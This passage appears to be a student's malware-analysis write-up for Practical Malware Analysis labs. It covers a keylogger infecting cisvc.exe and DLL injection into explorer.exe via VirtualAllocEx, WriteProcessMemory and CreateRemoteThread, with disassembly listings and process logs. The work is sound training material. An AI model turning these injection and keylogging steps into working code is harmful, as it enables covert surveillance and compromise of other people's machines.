


Figure 9. Changes in Entry Point

#### iv. Which Windows system file does the malware infect?

It infects C:\Windows\System32\cisvc.exe.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
winlogon.exe		6,968 K	3,608 K	660	Windows NT Logon Application	Microsoft Corporation
services.exe		3,416 K	5,448 K	704	Services and Controller app	Microsoft Corporation
vmacthl.exe		588 K	2,548 K	876	VMware Activation Helper	VMware, Inc.
Command Line:		2,984 K	4,700 K	888	Generic Host Process for WL...	Microsoft Corporation
Path:		2,236 K	4,496 K	1548	WMI	Microsoft Corporation
Services:		1,688 K	4,132 K	968	Generic Host Process for WL...	Microsoft Corporation
Event Log [EventLog]		12,408 K	20,576 K	1052	Generic Host Process for WL...	Microsoft Corporation
Plug and Play [PlugPlay]		1,204 K	3,456 K	1100	Generic Host Process for WL...	Microsoft Corporation
spoolsv.exe		1,756 K	4,692 K	1152	Generic Host Process for WL...	Microsoft Corporation
VMwareService.exe		3,700 K	5,364 K	1452	Spooler SubSystem App	Microsoft Corporation
alg.exe		1,708 K	4,208 K	620	VMware Tools Service	VMware, Inc.
cisvc.exe	2.78	1,112 K	3,472 K	1680	Application Layer Gateway S...	Microsoft Corporation
cidaemon.exe		2,344 K	1,400 K	900	Content Index service	Microsoft Corporation
lsass.exe		1,120 K	268 K	824	Indexing Service filter daemon	Microsoft Corporation
explorer.exe		3,584 K	1,084 K	716	LSA Shell (Export Version)	Microsoft Corporation
VMwareTray.exe		19,628 K	25,264 K	1756	Windows Explorer	Microsoft Corporation
VMwareUser.exe		872 K	3,332 K	1992	VMware Tools tray application	VMware, Inc.
ctfmon.exe		7,632 K	11,416 K	2000	VMware Tools Service	VMware, Inc.
mmsgae.exe		844 K	3,176 K	144	CTF Loader	Microsoft Corporation
proexp.exe	6.94	1,336 K	1,300 K	168	Windows Messenger	Microsoft Corporation
Procmon.exe		10,160 K	12,972 K	548	Sysinternals Process Explorer	Sysinternals - www.sysinter...
		10,632 K	14,000 K	1172	Process Monitor	Sysinternals - www.sysinter...

Name	Description	Company Name	Path
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\WINDOWS\system32\gdi32.dll
imm32.dll	Windows XP IMM32 API Client DLL	Microsoft Corporation	C:\WINDOWS\system32\imm32.dll
inet_epar32.dll			C:\WINDOWS\system32\inet_epar32.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\WINDOWS\system32\kernel32.dll
locale.nls			C:\WINDOWS\system32\locale.nls
msacm32.dll	Microsoft ACM Audio Filter	Microsoft Corporation	C:\WINDOWS\system32\msacm32.dll
msvcr7.dll	Windows NT CRT DLL	Microsoft Corporation	C:\WINDOWS\system32\msvcr7.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\WINDOWS\system32\ntdll.dll
ntmarta.dll	Windows NT MARTA provider	Microsoft Corporation	C:\WINDOWS\system32\ntmarta.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\WINDOWS\system32\ole32.dll

Figure 10. inet\_epar32.dll loaded in cisvc.exe

#### v. What does Lab11-03.dll do?

Using **GetAsyncKeyState** and **GetForegroundWindow**, the dll logs keystrokes into **C:\Windows\System32\kernel64x.dll**. The dll also uses a mutex “MZ” to prevent multiple instances of the keylogger is running at once.




Figure 11. Mutex MZ

#### vi. Where does the malware store the data it collects?

In C:\Windows\System32\kernel64x.dll





Figure 12. Key Logs Captured

**a. Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis.**

**i. What happens when you run the malware executable?**

A Message box with a incremental number in its title pops up every now and then...



**ii. What process is being injected?**

In the imports table, CreateRemoteThread is used by the exe which highly suggests that the malware might be injecting DLL into processes.

Address	Ordinal	Name	Library
00405000		CloseHandle	KERNEL32
00405004		OpenProcess	KERNEL32
00405008		CreateRemoteThread	KERNEL32
0040500C		GetModuleHandleA	KERNEL32
00405010		WriteProcessMemory	KERNEL32
00405014		VirtualAllocEx	KERNEL32
00405018		IstrcatA	KERNEL32
0040501C		GetCurrentDirectoryA	KERNEL32
00405020		GetProcAddress	KERNEL32
00405024		LoadLibraryA	KERNEL32
00405028		GetCommandLineA	KERNEL32
0040502C		GetVersion	KERNEL32
00405030		ExitProcess	KERNEL32
00405034		TerminateProcess	KERNEL32
00405038		GetCurrentProcess	KERNEL32
0040503C		UnhandledExceptionFilter	KERNEL32

Figure 2. CreateRemoteThread in imports

“explorer.exe” is found in the list of string. X-ref the string and we will come to the following subroutine. Seems like explorer.exe is being targeted to be injected with the malicious dll.

```

.text:00401036 lea edi, [ebp+var_FE]
.text:0040103C rep stosd
.text:0040103E stosw
.text:00401040 mov eax, [ebp+dwProcessId]
.text:00401043 push eax ; dwProcessId
.text:00401044 push 0 ; bInheritHandle
.text:00401046 push 410h ; dwDesiredAccess
.text:00401048 call ds:OpenProcess
.text:00401051 mov [ebp+hObject], eax
.text:00401054 cmp [ebp+hObject], 0
.text:00401058 jz short loc_401095
.text:0040105A lea ecx, [ebp+var_110]
.text:00401060 push ecx
.text:00401061 push 4
.text:00401063 lea edx, [ebp+var_10C]
.text:00401069 push edx
.text:0040106A mov eax, [ebp+hObject]
.text:0040106D push eax
.text:0040106E call dword_408714
.text:00401074 test eax, eax
.text:00401076 jz short loc_401095
.text:00401078 push 104h
.text:0040107D lea ecx, [ebp+var_108]
.text:00401083 push ecx
.text:00401084 mov edx, [ebp+var_10C]
.text:0040108A push edx
.text:0040108B mov eax, [ebp+hObject]
.text:0040108E push eax
.text:0040108F call dword_40870C
.text:00401095 loc_401095: ; CODE XREF: sub_401000+58↑j
.text:00401095 push 0Ch ; size_t
.text:00401095 push offset aExplorer_exe ; "explorer.exe"
.text:00401097 lea ecx, [ebp+var_108]
.text:004010A2 push ecx ; char *
.text:004010A3 call _strnicmp
.text:004010A8 add esp, 0Ch
.text:004010AB test eax, eax
.text:004010AD jnz short loc_4010B6
.text:004010AF mov eax, 1
.text:004010B4 jmp short loc_4010C2

```

Figure 3. explorer.exe

We can confirm our suspicion using process explorer as shown below.




Figure 4. Explorer.exe injected with dll

### iii. How can you make the malware stop the pop-ups?

Kill explorer.exe and re-run it again

### iv. How does this malware operate?

#### Lab12-01.exe

The malware begins by using psapi.dll's [EnumProcesses](#) to loop through all running processes. Also note that it attempts to form the absolute path for the malicious dll. This will be used later to inject the dll in remote processes.

```

xor eax, eax
mov [ebp+var_110], eax
mov [ebp+var_10C], eax
mov [ebp+var_108], eax
mov [ebp+var_1178], 44h
mov ecx, 10h
xor eax, eax
lea edi, [ebp+var_1174]
rep stosd
mov [ebp+var_118], 0
push offset ProcName ; "EnumProcessModules"
push offset LibFileName ; "psapi.dll"
call ds:LoadLibraryA
push eax ; hModule
call ds:GetProcAddress
mov dword_408714, eax
push offset aGetmodulebasen ; "GetModuleBaseNameA"
push offset LibFileName ; "psapi.dll"
call ds:LoadLibraryA
push eax ; hModule
call ds:GetProcAddress
mov dword_40870C, eax
push offset aEnumprocesses ; "EnumProcesses"
push offset LibFileName ; "psapi.dll"
call ds:LoadLibraryA
push eax ; hModule
call ds:GetProcAddress
mov dword_408710, eax
lea ecx, [ebp+Buffer]
push ecx ; lpBuffer
push 104h ; nBufferLength
call ds:GetCurrentDirectoryA
push offset String2 ; "\\"
lea edx, [ebp+Buffer]
push edx ; lpString1
call ds:lstrcmpA
push offset aLab1201_dll ; "Lab12-01.dll"
lea eax, [ebp+Buffer]
push eax ; lpString1
call ds:lstrcmpA
lea ecx, [ebp+var_1120]
push ecx ; _DWORD
push 1000h ; _DWORD
lea edx, [ebp+dwProcessId]
push edx ; _DWORD
call dword_408710
test eax, eax
jnz short loc_4011D0

```

Figure 5. EnumPorcesses

While looping through the processes only “explorer.exe” will be injected. The following figure shows the filtering taking place.




Figure 6. Check for explorer.exe

Once the malware located the “explorer.exe” process, it will ask the remote process (explorer.exe) to allocate a heap space. The space will contain the malicious dll’s absolute path as mentioned earlier. It will then get the LoadLibraryA address of explorer.exe and triggers the function via CreateRemoteThread. Explorer.exe will then invoke LoadLibraryA with the input as the malicious dll’s absolute path which is already in its heap memory and that is how explorer.exe got injected. =)

```

loc_40128C: ; f1Protect
push 4
push 3000h ; f1AllocationType
push 104h ; dwSize
push 0 ; lpAddress
mov edx, [ebp+hProcess]
push edx ; hProcess
call ds:VirtualAllocEx
mov [ebp+lpBaseAddress], eax
cmp [ebp+lpBaseAddress], 0
jnz short loc_4012BE

loc_4012BE: ; lpNumberOfBytesWritten
push 0
push 104h ; nSize
lea eax, [ebp+Buffer]
push eax ; lpBuffer
mov ecx, [ebp+lpBaseAddress]
push ecx ; lpBaseAddress
mov edx, [ebp+hProcess]
push edx ; hProcess
call ds:WriteProcessMemory
push offset ModuleName ; "kernel32.dll"
call ds:GetModuleHandleA
mov [ebp+hModule], eax
push offset aLoadlibraryA ; "LoadLibraryA"
mov eax, [ebp+hModule]
push eax ; hModule
call ds:GetProcAddress
mov [ebp+lpStartAddress], eax
push 0 ; lpThreadId
push 0 ; dwCreationFlags
mov ecx, [ebp+lpBaseAddress]
push ecx ; lpParameter
mov edx, [ebp+lpStartAddress]
push edx ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
mov eax, [ebp+hProcess]
push eax ; hProcess
call ds>CreateRemoteThread
mov [ebp+var_1130], eax
cmp [ebp+var_1130], 0
jnz short loc_401340

```

Figure 7. Injecting

**Lab12-01.dll**

The DllMain first creates a thread @ subroutine 0x1001030.

The screenshot shows three windows from the IDA Pro debugger. The top window displays the assembly code for the `DllMain` function. It includes declarations for local variables (`var_8`, `ThreadId`, `hinstDLL`, `FdwReason`, `lpvReserved`) and pushes the `ebp` register onto the stack. The middle window shows the assembly code for the `CreateThread` call, which takes parameters such as `ThreadID`, `dwCreationFlags`, and `lpStartAddress`. The bottom window shows the assembly code for the `loc_100010C6` label, which contains a loop that increments a counter and pops it back onto the stack before returning.

```

; Attributes: bp-based frame

; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD FdwReason, LPUOID lpvReserved)
_DllMain@12 proc near

var_8= dword ptr -8
ThreadId= dword ptr -4
hinstDLL= dword ptr 8
FdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push ebp
mov ebp, esp
sub esp, 8
cmp [ebp+FdwReason], 1
jnz short loc_100010C6

lea eax, [ebp+ThreadId]
push eax ; lpThreadId
push 0 ; dwCreationFlags
push 0 ; lpParameter
push offset sub_10001030 ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call ds>CreateThread
mov [ebp+var_8], eax

loc_100010C6:
mov eax, 1
mov esp, ebp
pop ebp
ret 0Ch
_DllMain@12 endp

```

Figure 8. Create Thread

Inside this subroutine, we will find a infinite loop popping a message box every 1 minute. The title of the message box is “Practical Malware Analysis %d” where %d is the value of the loop counter.




Figure 9. Popping MsgBox every minute

### b. Analyze the malware found in the file *Lab12-02.exe*.

#### b. What is the purpose of this program?

Based on dynamic analysis results using procmon and process explorer, we can conclude that this is a keylogger that performs process hollowing on svchost.exe.

Tree	Process Name	PID	Operation	Path	Result	Detail	Parent PID
11:08	svchost.exe	1348	WriteValue	HKEY_LOCAL_MACHINE\Microsoft\Cryptography\RSA\Seed	SUCCESS	Type: REG_B, BINARY	1244
11:08	svchost.exe	1348	SetEndOfFileInformationFile	C:\Windows\System32\config\software\1.06	SUCCESS	EndOfFile: 8,192	1244
11:08	svchost.exe	1348	SetEndOfFileInformationFile	C:\Windows\System32\config\software\1.06	SUCCESS	EndOfFile: 8,192	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 0, Length: 12	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 12, Length: 1	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 24, Length: 4	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 36, Length: 1	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 38, Length: 1	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 40, Length: 1	1244
